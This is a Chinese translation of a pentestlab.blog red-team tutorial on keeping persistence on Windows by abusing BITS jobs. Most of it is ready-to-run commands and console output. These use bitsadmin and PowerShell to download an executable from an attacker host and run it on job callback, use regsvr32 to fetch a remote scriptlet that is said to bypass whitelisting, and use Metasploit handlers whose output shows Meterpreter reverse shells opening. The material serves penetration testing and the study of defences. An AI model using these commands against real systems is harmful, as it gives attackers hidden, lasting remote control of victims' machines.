
Windows操作系统包含各种实用程序，系统管理员可以使用它们来执行各种任务。这些实用程序之一是后台智能传输服务（BITS），它可以促进文件到Web服务器（HTTP）和共享文件夹（SMB）的传输能力。Microsoft提供了一个名为“ **bitsadmin** ”的二进制文件和PowerShell cmdlet，用于创建和管理文件传输。

从攻击的角度来看，可以滥用此功能，以便在受感染的主机上下载有效负载（可执行文件，PowerShell脚本，Scriptlet等）并在给定时间执行这些文件，以在红队操作中保持持久性。但是，与“ **bitsadmin** ”进行交互需要管理员级别的权限。执行以下命令会将恶意有效负载从远程位置下载到本地目录。

```
bitsadmin /transfer backdoor /download /priority high
http://10.0.2.21/pentestlab.exe C:\tmp\pentestlab.exe
```



Bitsadmin –文件传输

还有一个PowerShell cmdlet可以执行相同的任务。

```
Start-BitsTransfer -Source "http://10.0.2.21/pentestlab.exe" -Destination
"C:\tmp\pentestlab.exe"
```

BitsTrasfer –传输文件PowerShell

将文件放入磁盘后，可以通过从“ **bitsadmin** ”实用程序执行以下命令来实现持久性。用法非常简单：

1. 在**创建**参数需要作业的名称
2. 该**addfile**需要文件的远程位置和本地路径
3. 该**SetNotifyCmdLine**将执行的命令

4. 所述**SetMinRetryDelay**定义时间回调（秒）
5. 该简历参数将运行位工作。

```
bitsadmin /create backdoor
bitsadmin /addfile backdoor "http://10.0.2.21/pentestlab.exe"
 "C:\tmp\pentestlab.exe"
bitsadmin /SetNotifyCmdLine backdoor C:\tmp\pentestlab.exe NUL
bitsadmin /SetMinRetryDelay "backdoor" 60
bitsadmin /resume backdoor
```

```
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Windows\system32>bitsadmin /create backdoor

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Created job {54FC0B1F-D09F-4938-B9B9-D7DC2D558979}.

C:\Windows\system32>bitsadmin /addfile backdoor "http://10.0.2.21/pentestlab.exe"  "C:\tmp\pentestlab.exe"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Added http://10.0.2.21/pentestlab.exe -> C:\tmp\pentestlab.exe to job.

C:\Windows\system32>bitsadmin /SetNotifyCmdLine backdoor C:\tmp\pentestlab.exe NUL

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'C:\tmp\pentestlab.exe' 'NUL'.

C:\Windows\system32>bitsadmin /resume backdoor

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
```

持久性--BITS Jobs 当作业在系统上运行时，有效负载将被执行，Meterpreter会话将打开，或者通信将被接收回命令和控制（取决于场合中使用的C2）。

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49713) at 2019-10-28 09:
57:09 -0400

meterpreter >
```

持久性– BITS Jobs Meterpreter

参数**SetNotifyCmdLine**也可以用于通过regsvr32实用程序从远程位置执行scriptlet 。这种方法的好处是它不会接触磁盘，并且可以避开将应用程序列入白名单的产品。

```
bitsadmin /SetNotifyCmdLine backdoor regsvr32.exe "/s /n /u
/i:http://10.0.2.21:8080/FHXSd9.sct scrobj.dll"
bitsadmin /resume backdoor
```

```
C:\Windows\system32>bitsadmin /SetNotifyCmdLine backdoor regsvr32.exe "/s /n /u /i:http://10.0.2.21:8080/FHXSd9.sct scro
bj.dll"

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

notification command line set to 'regsvr32.exe' '/s /n /u /i:http://10.0.2.21:8080/FHXSd9.sct scrobj.dll'.

C:\Windows\system32>bitsadmin /resume backdoor

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Job resumed.
```

BITS Jobs – Regsvr32

Metasploit框架可用于通过Web交付模块捕获有效负载。

```
use exploit/multi/script/web_delivery
set target 3
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.2.21
exploit
```

```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > set target 3
target => 3
msf5 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_
tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Using URL: http://0.0.0.0:8080/1Tnfir6cLc5
[*] Local IP: http://127.0.0.1:8080/1Tnfir6cLc5
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.0.2.21:8080/1Tnfir6cLc5.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] Sending stage (206403 bytes) to 10.0.2.3
0
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49714) at 2019-10-28 10:
04:19 -0400
```

BITS Jobs – Regsvr32

> *译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。*
>
> *原文地址：https://pentestlab.blog/2019/10/30/persistence-bits-jobs/*